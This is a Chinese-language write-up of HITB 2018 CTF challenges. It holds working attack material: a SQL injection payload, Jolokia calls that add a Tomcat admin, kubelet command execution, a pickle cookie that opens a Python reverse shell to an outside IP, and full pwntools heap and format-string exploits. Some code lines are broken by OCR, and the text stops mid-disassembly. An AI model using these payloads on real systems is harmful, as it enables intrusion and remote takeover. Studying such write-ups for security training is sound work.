Eur3kA HITB2018线上赛 Writeup

WEB

upload

注释里有读文件的接口
http://47.90.97.18:9999/pic.php?filename=1523453.jpg
但是不知道路径，windows可以用<代替路径中的字符，比如../a</1523453.jpg这样能读到图片，就说明上一级目录的首字母是a，这样可以写个脚本跑出路径：
/87194f13726af7cee27ba2cfe97b60df/1523453.jpg

```
import requests
dic = [chr(i) for i in range(48,58)]+[chr(i) for i in range(97,123)]+['_']
ans = ""
while True:
    for x in dic:
        resp = requests.get("http://47.90.97.18:9999/pic.php?
filename=../"+ans+"%s</1523455505.php4" %x).text
        if len(resp)==20:
            ans += x
            print(ans)
            break

```

然后上传过滤了php后缀，不过windows下可以用phP这样绕过，于是getshell读到flag

PHP lover

linux文件名限制255，然后user表的各个字段基本都为300长度。
而头像的文件名是用户名，只要注册一个比如256长度的用户名，上传图片时就会失败，export的时候会文件不存在，然后报错生成report。
另外report直接拼接了email，存在二次注入。不过email有过滤，但是观察正则，注意到@前面的字符串如果被""包裹，就可以是任意字符串。另外还有全局关键字filter，不过可以用mysql注释绕过。首先insert注入出用户id（我的是10756）写到type里面，然后insert两行，payload：

"',1),(10756,(/*!50001select*/flllag_is_hhhhere from ffffflag_is_here),1)#"@qq.com

Baby Nya

rr师傅有写Jolokia的漏洞的利用
http://www.freebuf.com/vuls/166695.html
tomcat中可以直接添加管理员账号，大概这样

```
// 创建 manager-gui
{
    "type": "EXEC",
    "mbean": "Users:database=UserDatabase,type=UserDatabase",
    "operation": "createRole",
    "arguments": ["manager-gui", ""]
}
// 创建用户
{
    "type": "EXEC",
    "mbean": "Users:database=UserDatabase,type=UserDatabase",
    "operation": "createUser",
    "arguments": ["zzm666", "zzm666", ""]
}
// 增加角色
{
    "type": "EXEC",
    "mbean": "Users:database=UserDatabase,type=User,username=\"zzm666\"",
    "operation": "addRole",
    "arguments": ["manager-gui"]
}
```

直接在tomcat后台可以看到flag

Python's revenge

首先要爆破出seccret_cookie，只有四位，很容易爆出是hitb

```
from base64 import b64decode as b64d
from base64 import b64encode as b64e
import pickle
import random,string
import itertools as its
from hashlib import sha256

def make_cookie(location, secret):
    return "%s!%s" % (calc_digest(location, secret), location)


def calc_digest(location, secret):
    return sha256("%s%s" % (location, secret)).hexdigest()

pickle.loads(a)
```

```
 for i in dic:
     cookie_secret = ''.join(i)
     location = b64e(pickle.dumps(u'a'))
     cookie = make_cookie(location, cookie_secret)
     if
cookie=="546163bf38c3457d8fe4fd344c15f48a18923d0da4f700c5eba0b5f29e369c70!
VmEKcDAKLg==":
     print(cookie_secret)

```

然后cookie处存在pickle的反序列化，过滤了比较多的函数，但是可以用platform.popen执行命令，生成cookie如下：

```
from base64 import b64decode as b64d
from base64 import b64encode as b64e
import pickle
import random,string
import itertools as its
from hashlib import sha256

def make_cookie(location, secret):
    return "%s!%s" % (calc_digest(location, secret), location)


def calc_digest(location, secret):
    return sha256("%s%s" % (location, secret)).hexdigest()

def getlocation(x):
    cookie = x
    if not cookie:
        return ''
    (digest, location) = cookie.split("!")
    if not safe_str_cmp(calc_digest(location, cookie_secret), digest):
        flash("Hey! This is not a valid cookie! Leave me alone.")
        return False
    location = pickle.loads(b64d(location))
    return location
cookie_secret = 'hitb'
words = string.ascii_letters + string.digits
dic =its.product(words,repeat=4)

class A(object):
    def __reduce__(self):
        return (__import__('platform').popen, ('python -c \'import
socket,subprocess,os;s=socket.socket(socket.AF_INET,socket.SOCK_STREAM);s.
connect(("104.225.151.232",6677));os.dup2(s.fileno(),0);
os.dup2(s.fileno(),1);
os.dup2(s.fileno(),2);p=subprocess.call(["/bin/sh","-i"]);\'',))

location = b64e(pickle.dumps(A()))
cookie = make_cookie(location, 'hitb')
```

```
print(cookie)
```

Baby baby

首先扫描端口得到10250端口开启，是kubernetes集群，访问

```
https://47.75.146.42:10250/runningpods/
```


可以看到有一个容器web-test-4092782360-035qx

然后可以在容器中执行命令，下面这样就行了

https://47.75.146.42:10250/run/esn-system/web-test-4092782360-035qx/web-test

cmd = ls

在根目录读到flag：



PWN

once

改top chunk到bss就可以控制chunk结构，再改free hook即可。

```
from pwn import *
import pwnlib, time

wordSz = 4
hwordSz = 2
bits = 32
PIE = 1
mypid=0
```

```
def leak(address, size):
   with open('/proc/%s/mem' % mypid) as mem:
      mem.seek(address)
      return mem.read(size)

def findModuleBase(pid, mem):
   name = os.readlink('/proc/%s/exe' % pid)
   with open('/proc/%s/maps' % pid) as maps:
      for line in maps:
         if name in line:
            addr = int(line.split('-')[0], 16)
            mem.seek(addr)
            if mem.read(4) == "\x7fELF":
               bitFormat = u8(leak(addr + 4, 1))
               if bitFormat == 2:
                  global wordSz
                  global hwordSz
                  global bits
                  wordSz = 8
                  hwordSz = 4
                  bits = 64
               return addr
   log.failure("Module's base address not found.")
   sys.exit(1)

def debug_process(addr = 0):
    global mypid
    mypid = proc.pidof(s)[0]
    #raw_input('debug:')
    with open('/proc/%s/mem' % mypid) as mem:
        moduleBase = findModuleBase(mypid, mem)
        gdb.attach(s, "set follow-fork-mode parent\nb *" +
hex(moduleBase+addr))

s = None
def ru(delim):
    return s.recvuntil(delim)

def rn(count):
    return s.recvn(count)

def sl(data):
    return s.sendline(data)

def sn(data):
    return s.send(data)

def add():
    ru('> ')
    sl('1')

```

```
def set_content(astr):
    ru('> ')
    sl('2')
    sleep(0.1)
    sn(astr)
    ru('success.')

def do_202038():
    ru('> ')
    sl('3')
    ru('success.')

def add_ptr(asize):
    ru('> ')
    sl('4')
    ru('> ')
    sl('1')
    ru('size:')
    sl(str(asize))
    ru('> ')
    sl('4')

def set_ptr(astr):
    ru('> ')
    sl('4')
    ru('> ')
    sl('2')
    sleep(0.1)
    sl(astr)
    ru('> ')
    sl('4')

def free_ptr():
    ru('> ')
    sl('4')
    ru('> ')
    sl('3')

def pwn():
    global s
    context(os='linux',arch='amd64')
    debug = 0
    logg = 0
    if debug:
        s = process('./once')
    else:
        s = remote('47.75.189.102', 9999)
    if logg:
        context.log_level = 'debug'
    #debug_process(addr=0xbd1) puts('success')
    #debug_process(addr=0xf01)
```

```
    #raw_input()
    if debug:
        libc = ELF('./libc.my.so')
    else:
        libc = ELF('./libc-2.23.so')
    ru('> ')
    sl('8')
    ru('choice\n')
    libc_base = int(rn(14),16) - libc.symbols['puts']
    free_hook = libc_base + libc.symbols['__free_hook']
    binsh = libc_base + next(libc.search('/bin/sh\x00'))
    log.success('libc_base = %s'%hex(libc_base))
    top = libc_base + 0x3c4b78

    set_content(p64(0)+p64(0xfd0)+'A'*8+p64(top-0x10))
    add()
    do_202038()
    payload = '/bin/sh\x00'
    payload += p64(free_hook)
    payload += p64(libc_base + libc.symbols['_IO_2_1_stdout_'])+p64(0)
    payload += p64(libc_base + libc.symbols['_IO_2_1_stdin_'])+p64(0)
    payload += p64(0)+p64(binsh)+p64(0)
    #payload = 'AAA'
    #gdb.attach(s)
    #raw_input()
    add_ptr(0x200)
    set_ptr(payload)
    set_content(p64(libc_base + libc.symbols['system']) + '\n')
    free_ptr()
    #gdb.attach(s)
    s.interactive()
if __name__ == '__main__':
    pwn()
```

babypwn

无二进制的格式串洞，改printf为system

```
from pwn import *
import pwnlib, time

wordSz = 4
hwordSz = 2
bits = 32
PIE = 0
mypid=0
def leak(address, size):
   with open('/proc/%s/mem' % mypid) as mem:
      mem.seek(address)
      return mem.read(size)

def findModuleBase(pid, mem):
```

```
   name = os.readlink('/proc/%s/exe' % pid)
   with open('/proc/%s/maps' % pid) as maps:
      for line in maps:
         if name in line:
            addr = int(line.split('-')[0], 16)
            mem.seek(addr)
            if mem.read(4) == "\x7fELF":
               bitFormat = u8(leak(addr + 4, 1))
               if bitFormat == 2:
                  global wordSz
                  global hwordSz
                  global bits
                  wordSz = 8
                  hwordSz = 4
                  bits = 64
               return addr
   log.failure("Module's base address not found.")
   sys.exit(1)

def debug_process(addr = 0):
    global mypid
    mypid = proc.pidof(s)[0]
    #raw_input('debug:')
    with open('/proc/%s/mem' % mypid) as mem:
        moduleBase = findModuleBase(mypid, mem)
        gdb.attach(s, "set follow-fork-mode parent\nb *" +
hex(moduleBase+addr))

s = None
def ru(delim):
    return s.recvuntil(delim)

def rn(count):
    return s.recvn(count)

def sl(data):
    return s.sendline(data)

def sn(data):
    return s.send(data)

def to_leak(addr):
    payload = '%7$s____'
    payload += p64(addr)
    sl(payload)

def to_write_byte(addr,num):
    payload = '%%'%num
    payload = payload.ljust(8,'_')
    payload += '%8$hhn__'
    payload += p64(addr)
```

```
    log.success("payload = %s"%payload)
    sl(payload)

def pwn():
    global s
    context(os='linux',arch='amd64')
    debug = 0
    logg = 1
    if debug:
        s = process('',env={"LD_PRELOAD":"./libc.my.so"})
    else:
        s = remote('47.75.182.113', 9999)
    if logg:
        context.log_level = 'debug'
    #0x601010 -> 870
    #0x601018 -> 6b0
    #0x601020 -> printf
    #0x601028 -> d80
    #0x601030 -> d60
    to_leak(0x601021)
    libc_base = (u64(rn(5).ljust(8,'\x00')) << 8) - 0x55800
    log.success("libc_base = %s"%hex(libc_base))
    system = libc_base + 0x45390

    a = system&0xff
    b = (system>>8)&0xff
    c = (system>>16)&0xff
    low = 0x601020
    mid = 0x601021
    high = 0x601022
    log.success("a = {0},b = {1},c = {2}".format(hex(a),hex(b),hex(c)))
    dic = {low:a,mid:b,high:c}
    alist = sorted(dic.iteritems(), key=lambda d:d[1],)

    write_addr = []
    write_value = []

    for i in alist:
        write_addr.append(i[0])
        write_value.append(i[1])
    #print write_addr
    #print write_value

    payload = '%%c____'%(write_value[0]-4)
    payload += '$hhn_'
    payload += '%%c____'%(write_value[1]-write_value[0]-1-4)
    payload += '$hhn_'
    payload += '%%c____'%(write_value[2]-write_value[1]-1-4)
    payload += '$hhn_'
    payload += p64(write_addr[0])
    payload += p64(write_addr[1])
```

```
    payload += p64(write_addr[2])
    print len(payload)
    #to_write_byte(0x601020,0x11)
    sl(payload)
    #sl('$lx__'+'A'*0x28+'B'*8)
    #to_leak(0x601020)
    s.interactive()
if __name__ == '__main__':
    pwn()
```

d

利用base64 padding的漏洞，可以覆盖下一个chunk的size，搞个overlap，fastbin attack，最后改IO

```
from pwn import *
import pwnlib, time
import base64

wordSz = 4
hwordSz = 2
bits = 32
PIE = 0
mypid=0
def leak(address, size):
   with open('/proc/%s/mem' % mypid) as mem:
      mem.seek(address)
      return mem.read(size)

def findModuleBase(pid, mem):
   name = os.readlink('/proc/%s/exe' % pid)
   with open('/proc/%s/maps' % pid) as maps:
      for line in maps:
         if name in line:
            addr = int(line.split('-')[0], 16)
            mem.seek(addr)
            if mem.read(4) == "\x7fELF":
               bitFormat = u8(leak(addr + 4, 1))
               if bitFormat == 2:
                  global wordSz
                  global hwordSz
                  global bits
                  wordSz = 8
                  hwordSz = 4
                  bits = 64
               return addr
   log.failure("Module's base address not found.")
   sys.exit(1)

def debug_process(addr = 0):
    global mypid
```

```
    mypid = proc.pidof(s)[0]
    #raw_input('debug:')
    with open('/proc/%s/mem' % mypid) as mem:
        moduleBase = findModuleBase(mypid, mem)
        gdb.attach(s, "set follow-fork-mode parent\nb *" +
hex(moduleBase+addr))

s = None
def ru(delim):
    return s.recvuntil(delim)

def rn(count):
    return s.recvn(count)

def sl(data):
    return s.sendline(data)

def sn(data):
    return s.send(data)

def read_msg(aid,astr,flag):
    ru('Which? :')
    sl('1')
    ru('Which? :')
    sl(str(aid))
    ru('msg:')
    if flag:
        sl(base64.b64encode(astr))
    else:
        sl(astr)

def edit_msg(aid,astr):
    ru('Which? :')
    sl('2')
    ru('Which? :')
    sl(str(aid))
    ru('msg:')
    sl(astr)

def wipe_msg(aid):
    ru('Which? :')
    sl('3')
    ru('Which? :')
    sl(str(aid))

def pwn():
    global s
    context(os='linux',arch='amd64')
    debug = 0
    logg = 0
    if debug:
```

```
        s = process('./dd')
    else:
        s = remote('47.75.154.113', 9999)
    if logg:
        context.log_level = 'debug'

    #gdb.attach(s,"b *0x40095d")
    #raw_input()
    fake = 0x60216d

read_msg(0,'MTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTE',0)
    read_msg(1,'B'*0xf0+p64(0x100)+p64(0),1)
    read_msg(2,(p64(0)+p64(0x21))*0x10,1)
    wipe_msg(1)
    edit_msg(0,'1'*0x38)
    read_msg(3,'A'*0xd0,1)
    read_msg(4,'C'*0x8,1)
    wipe_msg(3)
    wipe_msg(2)
    read_msg(5,'2'*0xd0+p64(0)+p64(0x71)+'A'*0x10,1)
    wipe_msg(4)
    wipe_msg(5)
    read_msg(5,'A'*0x60,1)
    wipe_msg(5)
    read_msg(5,'2'*0xd0+p64(0)+p64(0x71)+p64(fake),1)
    read_msg(6,'A'*0x60,1)
    got_free = 0x602018
    plt_printf = 0x4007A0
    got_printf = 0x602038
    got_strlen = 0x602028
    fake_top = 0x602000-6
    payload = '\x00'*3+p64(got_free)+p64(0x602190)
    payload += 'A'*0x10
    payload += '/bin/sh\x00'+p64(0x6021d8)
    payload += p64(0x6021b8)
    payload = payload.ljust(0x63,'A')
    print hex(len(payload))
    read_msg(63,payload,1)
    edit_msg(0,p32(plt_printf)+'\x00')#set free -> printf

    #gdb.attach(s,"b *0x401147")
    #raw_input()
    read_msg(59,'/bin/sh\x00',1)
    read_msg(20,'$lx',1)
    wipe_msg('20')
    libc = ELF('./libc-2.23.so')
    libc_base = int(ru('830'),16) - libc.symbols['__libc_start_main'] -
240
    log.success("libc_base = %s"%hex(libc_base))
    system = libc_base + libc.symbols['system']
```

```
    top = libc_base + 0x3c4b78
    _IO_2_1_stdout = libc_base + libc.symbols['_IO_2_1_stdout_']
    vtable = _IO_2_1_stdout+0xd8
    edit_msg(1,p64(vtable))
    one = libc_base + 0xcd1c8
    edit_msg(5,p64(system))
    edit_msg(6,p64(_IO_2_1_stdout))
    edit_msg(7,'sh;')

    #edit_msg(2,p64(0x6021a0)[:3])
    #gdb.attach(s,"b *0x400FB2")
    #raw_input()
    edit_msg(2,p64(0x6021a0)[:3]+'\x00'*3)
    #read_msg(60,payload,1)
    #read_msg(59,'/bin/sh\x00',1)
    #wipe_msg(59)
    #gdb.attach(s)
    #raw_input()
    #read_msg(63,payload,1)
    s.interactive()
if __name__ == '__main__':
    pwn()
```

gungam

很明显的double free 漏洞，2.26由于有tcache机制，在申请时没有size的检查，可以直接申请free hook指针区域，关键的一个点在于泄露，泄露只要free堆块，tcache填满之后仍然会放置arena里，可正常泄露。最后再free hook中申请出来，改成system。

```
from pwn import *
import pwnlib, time

wordSz = 4
hwordSz = 2
bits = 32
PIE = 0
mypid=0
def leak(address, size):
   with open('/proc/%s/mem' % mypid) as mem:
      mem.seek(address)
      return mem.read(size)

def findModuleBase(pid, mem):
   name = os.readlink('/proc/%s/exe' % pid)
   with open('/proc/%s/maps' % pid) as maps:
      for line in maps:
         if name in line:
            addr = int(line.split('-')[0], 16)
            mem.seek(addr)
            if mem.read(4) == "\x7fELF":
               bitFormat = u8(leak(addr + 4, 1))
```

```
                if bitFormat == 2:
                   global wordSz
                   global hwordSz
                   global bits
                   wordSz = 8
                   hwordSz = 4
                   bits = 64
                return addr
   log.failure("Module's base address not found.")
   sys.exit(1)

def debug_process(addr = 0):
    global mypid
    mypid = proc.pidof(s)[0]
    #raw_input('debug:')
    with open('/proc/%s/mem' % mypid) as mem:
        moduleBase = findModuleBase(mypid, mem)
        gdb.attach(s, "set follow-fork-mode parent\nb *" +
hex(moduleBase+addr))

s = None
def ru(delim):
    return s.recvuntil(delim)

def rn(count):
    return s.recvn(count)

def sl(data):
    return s.sendline(data)

def sn(data):
    return s.send(data)

def add(name,atype):
    ru('choice : ')
    sl('1')
    ru('gundam :')
    sn(name)
    ru('gundam :')
    sl(str(atype))

def show():
    ru('choice : ')
    sl('2')

def free(aid):
    ru('choice : ')
    sl('3')
    ru('Destory:')
    sl(str(aid))

```

```
def free_all():
    ru('choice : ')
    sl('4')

def pwn():
    global s
    context(os='linux',arch='amd64')
    debug = 0
    logg = 0
    if debug:
        s = process('./gundam',env={"LD_PRELOAD":"./libc-2.26.so"})
    else:
        s = remote('47.75.37.114', 9999)
    if logg:
        context.log_level = 'debug'
    for i in range(0,8):
        add('a'*0x100,1)
    add('/bin/sh',1)
    for i in range(0,8):
        free(i)
    free_all()
    for i in range(0,8):
        add('a'*8,1)
    show()
    ru('[7] :')
    ru('a'*8)
    data=u64(s.recvuntil('Type')[:-4].ljust(8,'\x00'))
    print hex(data)

    libc_base=data-0x3dac78

    log.success("libc_base = %s"%hex(libc_base))
    libc = ELF('./libc-2.26.so')
    free_hook=libc_base+libc.symbols['__free_hook']
    system_addr=libc_base+libc.symbols['system']
    free(7)
    free(6)
    free(5)
    free(0)
    free(1)
    free(0)
    free_all()

    add(p64(free_hook),1)
    add(p64(free_hook),1)
    add(p64(free_hook),1)
    add(p64(system_addr),1)

    free(8)
    s.interactive()
if __name__ == '__main__':
```

```
    pwn()

```

RE

chal

multicheck

程序会释放两个dex，一个真的会删除，一个假的在asset里面。

patch掉apk让其不删掉可以拿到真dex

真的里面是tea算法，写解密函数log打出来就行。

```
package com.example.kirito.ctf_only;

import android.support.v7.app.AppCompatActivity;
import android.os.Bundle;
import android.util.Log;
import android.view.View;
import android.widget.Button;
import android.widget.EditText;
import android.widget.Toast;

import java.lang.reflect.Array;
import java.util.Random;
import java.util.Arrays;

public class MainActivity extends AppCompatActivity {

    private static int[] a = new int[]{-1414812757, -842150451,
-269488145, 305419896};
    private static byte[] b = new byte[]{(byte) 99, (byte) 124, (byte)
101, (byte) -23, (byte) -114, (byte) 81, (byte) -47, (byte) -39, (byte)
-102, (byte) 79, (byte) 22, (byte) 52, (byte) -39, (byte) -94, (byte) -66,
(byte) -72, (byte) 101, (byte) -18, (byte) 73, (byte) -27, (byte) 53,
(byte) -5, (byte) 46, (byte) -20, (byte) 97, (byte) 11, (byte) -56, (byte)
36, (byte) -19, (byte) -49, (byte) -112, (byte) -75};

    private static int a(byte b) {
        return b < (byte) 0 ? b + 256 : b;
    }

    public static byte[] a(byte[] bArr) {
        int length = 8 - (bArr.length % 8);
        byte[] obj = new byte[(bArr.length + length)];
        obj[0] = (byte) length;
        System.arraycopy(bArr, 0, obj, length, bArr.length);
        byte[] obj2 = new byte[obj.length];
        for (length = 0; length < obj2.length; length += 8) {
            System.arraycopy(a(obj, length, a, 32), 0, obj2, length, 8);
```

```
        }
        return obj2;
    }

    static byte[] a(byte[] bArr, int i, int[] iArr, int i2) {
        int[] a = a(bArr, i);
        int i3 = a[0];
        int i4 = a[1];
        int i5 = 0;
        int i6 = iArr[0];
        int i7 = iArr[1];
        int i8 = iArr[2];
        int i9 = iArr[3];
        for (int i10 = 0; i10 < i2; i10++) {
            i5 -= 1640531527;
            i3 += (((i4 << 4) + i6) ^ (i4 + i5)) ^ ((i4 >> 5) + i7);
            i4 += (((i3 << 4) + i8) ^ (i3 + i5)) ^ ((i3 >> 5) + i9);
        }
        a[0] = i3;
        a[1] = i4;
        return a(a, 0);
    }

    static byte[] de(byte[] bArr, int i, int[] iArr, int i2){
        int[] a = a(bArr, i);
        int i3 = a[0];
        int i4 = a[1];
        int i5 = 0xc6ef3720;
        int i6 = iArr[0];
        int i7 = iArr[1];
        int i8 = iArr[2];
        int i9 = iArr[3];
        for (int i10 = 0; i10 < i2; i10++) {
            i4 -= (((i3 << 4) + i8) ^ (i3 + i5)) ^ ((i3 >> 5) + i9);
            i3 -= (((i4 << 4) + i6) ^ (i4 + i5)) ^ ((i4 >> 5) + i7);
            i5 += 1640531527;
        }
        a[0] = i3;
        a[1] = i4;
        return a(a, 0);
    }

    private static byte[] a(int[] iArr, int i) {
        byte[] bArr = new byte[(iArr.length << 2)];
        int i2 = 0;
        while (i < bArr.length) {
            bArr[i + 3] = (byte) (iArr[i2] & 255);
            bArr[i + 2] = (byte) ((iArr[i2] >> 8) & 255);
            bArr[i + 1] = (byte) ((iArr[i2] >> 16) & 255);
            bArr[i] = (byte) ((iArr[i2] >> 24) & 255);
            i2++;
```

```
            i += 4;
        }
        return bArr;
    }

    private static int[] a(byte[] bArr, int i) {
        int[] iArr = new int[(bArr.length >> 2)];
        int i2 = 0;
        while (i < bArr.length) {
            iArr[i2] = ((a(bArr[i + 3]) | (a(bArr[i + 2]) << 8)) |
(a(bArr[i + 1]) << 16)) | (bArr[i] << 24);
            i2++;
            i += 4;
        }
        return iArr;
    }

    @Override
    protected void onCreate(Bundle savedInstanceState) {
        super.onCreate(savedInstanceState);
        setContentView(R.layout.activity_main);
        String str = "HITB{this_is_certainly_the_flag}";
        String TAG = "TAG";
        byte[] res = a(str.getBytes());
        //Log.d(TAG,Arrays.toString(res));
        //Log.d(TAG,Arrays.toString(b));
        Toast.makeText(MainActivity.this,
Arrays.toString(res),Toast.LENGTH_LONG).show();
        Toast.makeText(MainActivity.this,
Arrays.toString(b),Toast.LENGTH_LONG).show();


        byte[] obj = new byte[b.length];
        System.arraycopy(b, 0, obj, 0, b.length);
        byte[] obj2 = new byte[obj.length];
        for (int length = 0; length < obj2.length; length += 8) {
            System.arraycopy(de(obj, length, a, 32), 0, obj2, length, 8);
        }
        Log.d(TAG,Arrays.toString(obj2));
        String flag = new String(obj2);
        Log.d(TAG,flag);
        /*byte[] obj3 = new byte[b.length];
        for (int length = 0; length < obj2.length; length += 8) {
            System.arraycopy(de(obj2, length, a, 32), 0, obj3, length, 8);
        }
        Log.d(TAG,Arrays.toString(obj3));*/
    }
}
```

kivy simple

安装后去/data/data/com.a.lsupy/files/app提取main.pyo

uncompyle2 拿到

```
from kivy.uix.popup import Popup
from kivy.app import App
from kivy.uix.label import Label
from kivy.uix.textinput import TextInput
from kivy.uix.button import Button
from kivy.uix.boxlayout import BoxLayout
import binascii
import marshal
import zlib

class LoginScreen(BoxLayout):

    def __init__(self, **kwargs):
        super(LoginScreen, self).__init__(**kwargs)
        self.orientation = 'vertical'
        self.add_widget(Label(text='FLAG'))
        self.flag = TextInput(hint_text='FLAG HERE', multiline=False)
        self.add_widget(self.flag)
        self.hello = Button(text='CHECK')
        self.hello.bind(on_press=self.auth)
        self.add_widget(self.hello)

    def check(self):
        if self.flag.text == 'HITB{this_is_not_flag}':
            return True
        return False

    def auth(self, instance):
        if self.check():
            s = 'Congratulations you got the flag'
        else:
            s = 'Wrong answer'
        popup = Popup(title='result', content=Label(text=s),
auto_dismiss=True)
        popup.open()


screen = LoginScreen()
b64 =
'eJzF1MtOE2EUB/DzTculUKAUKJSr3OqIV0TBGEOMRqIuatJhowsndTrVA+MlnYEYhZXEhQuXL
lz4CC58BBc+ggsfwYWPYDznhHN8BJr5Tv7fby6Z8/VrIzj+eDRu0kirVFoARwCPAGI6HOx4EBI
6CHy+LHLH1/O4zfd8onQAsEOHg0MHmQcHDt45vmc3B50FyHIQELU8qLZyYutmebIusftm3WQ9Y
o/NeskKYh2zPrJ+sfdmRbIBsc9mg2RDYl/NSmTDYt/NymQjYj/NRsnGxH6bVcjGxf6aTZBVxcp
ObdL6rZlNkU2LXTebsT7qZrP2fk/M5shOie2bzdvzPpgtkC2KfTFbIlsW+2ZWIzst9sPMJzsj9
```

```
stsheys2B+zc2TnxTxP7YL1UTG7aLZidolsVWzT7LL11jBbI7si1ja7SrYu9sZsw+yjWJaHgHZ
x4F+j/VnHOao4TCXjvbuBQxqXsV9jgDmNt7CiMURP4zZOaXyA3RrncVTjEpY0djCv8S2Oa3yF/
OtC0PldLPN8hkuf4ioO8nxA5zWc1LiITuM97NG4hbMaD3FE4z4W+TEFLhOKD7GL59M6r+OYxjX
sperz+YzfvZ00n0rI4tdZxkuTxC8yPr3VTNJYTm139mL5S5BZGidteVTqc4dSMil8V/Qsjnb52
vSIzRVdGfKu5E5seHWfu2rw3sj460yjTkwt8oqFYZQ00zQM/3cipSErzQt14/nL1l4Sb0pHXAp
3/gENPMQt'
eval(marshal.loads(zlib.decompress(binascii.a2b_base64(b64))))

class MyApp(App):

    def build(self):
        return screen


app = MyApp()
app.run()
```

很显然check函数被动态修改过

然后

```
ss=marshal.loads(zlib.decompress(binascii.a2b_base64(b64)))
s = marshal.loads(zlib.decompress(binascii.a2b_base64(b64)))
import dis
dis.dis(ss)
'''
得到
  2           0 LOAD_CONST               0 (<code object check at
0x106b075b0, file "", line 2>)
              3 MAKE_FUNCTION            0
              6 STORE_NAME               0 (check)

 71           9 LOAD_NAME                0 (check)
             12 LOAD_NAME                1 (screen)
             15 LOAD_ATTR                2 (__class__)
             18 STORE_ATTR               0 (check)
             21 LOAD_CONST               1 (None)
'''
```

可以看到这里边很恶心的又套了一层code object，直接爆破出来位置吧

```
In [18]: for i in range(1350):
    ...:     for j in range(i+1, 1356):
    ...:         try:
    ...:             sh = marshal.loads(ss[i:j+1])
    ...:             print i, j
    ...:             print sh
    ...:             break
    ...:         except:
    ...:             pass
    ...:
0 1355
<code object <module> at 0x106b073b0, file "", line 2>
```

```
17 46
d<U+FFFD>Zeej_dS
46 47
<type 'exceptions.StopIteration'>
47 1276
(<code object check at 0x106b073b0, file "", line 2>, None)
52 1275
<code object check at 0x106b077b0, file "", line 2>
```

可以看到52到1276是一个code object,然后反编译之

```
dis.dis(marshal.loads(ss[52:1276]))
"""
  2           0 LOAD_CONST               0 (<code object check at
0x106b075b0, file "", line 2>)
              3 MAKE_FUNCTION            0
              6 STORE_NAME               0 (check)

 71           9 LOAD_NAME                0 (check)
             12 LOAD_NAME                1 (screen)
             15 LOAD_ATTR                2 (__class__)
             18 STORE_ATTR               0 (check)
             21 LOAD_CONST               1 (None)
             24 RETURN_VALUE

In [17]: dis.dis(marshal.loads(ss[52:1276]))
  3           0 LOAD_FAST                0 (self)
              3 LOAD_ATTR                0 (flag)
              6 LOAD_ATTR                1 (text)
              9 STORE_FAST               1 (s)

  4          12 LOAD_GLOBAL              2 (len)
             15 LOAD_FAST                1 (s)
             18 CALL_FUNCTION            1
             21 LOAD_CONST               1 (31)
             24 COMPARE_OP               3 (!=)
             27 POP_JUMP_IF_FALSE       34
             30 LOAD_GLOBAL              3 (False)
             33 RETURN_VALUE

  5     >>   34 LOAD_FAST                1 (s)
             37 LOAD_CONST               2 (17)
             40 BINARY_SUBSCR
             41 LOAD_CONST               3 ('7')
             44 COMPARE_OP               3 (!=)
             47 POP_JUMP_IF_FALSE       54

  6          50 LOAD_GLOBAL              3 (False)
             53 RETURN_VALUE

  7     >>   54 LOAD_FAST                1 (s)
```

```
             57 LOAD_CONST               4 (15)
             60 BINARY_SUBSCR
             61 LOAD_CONST               5 ('%')
             64 COMPARE_OP               3 (!=)
             67 POP_JUMP_IF_FALSE       74

 8           70 LOAD_GLOBAL              3 (False)
             73 RETURN_VALUE

 9     >>    74 LOAD_FAST                1 (s)
             77 LOAD_CONST               6 (11)
             80 BINARY_SUBSCR
             81 LOAD_CONST               7 ('S')
             84 COMPARE_OP               3 (!=)
             87 POP_JUMP_IF_FALSE       94

10           90 LOAD_GLOBAL              3 (False)
             93 RETURN_VALUE

11     >>    94 LOAD_FAST                1 (s)
             97 LOAD_CONST               8 (3)
            100 BINARY_SUBSCR
            101 LOAD_CONST               9 ('B')
            104 COMPARE_OP               3 (!=)
            107 POP_JUMP_IF_FALSE      114

12          110 LOAD_GLOBAL              3 (False)
            113 RETURN_VALUE

13     >>   114 LOAD_FAST                1 (s)
            117 LOAD_CONST              10 (22)
            120 BINARY_SUBSCR
            121 LOAD_CONST              11 ('_')
            124 COMPARE_OP               3 (!=)
            127 POP_JUMP_IF_FALSE      134

14          130 LOAD_GLOBAL              3 (False)
            133 RETURN_VALUE

15     >>   134 LOAD_FAST                1 (s)
            137 LOAD_CONST              12 (2)
            140 BINARY_SUBSCR
            141 LOAD_CONST              13 ('T')
            144 COMPARE_OP               3 (!=)
            147 POP_JUMP_IF_FALSE      154

16          150 LOAD_GLOBAL              3 (False)
            153 RETURN_VALUE

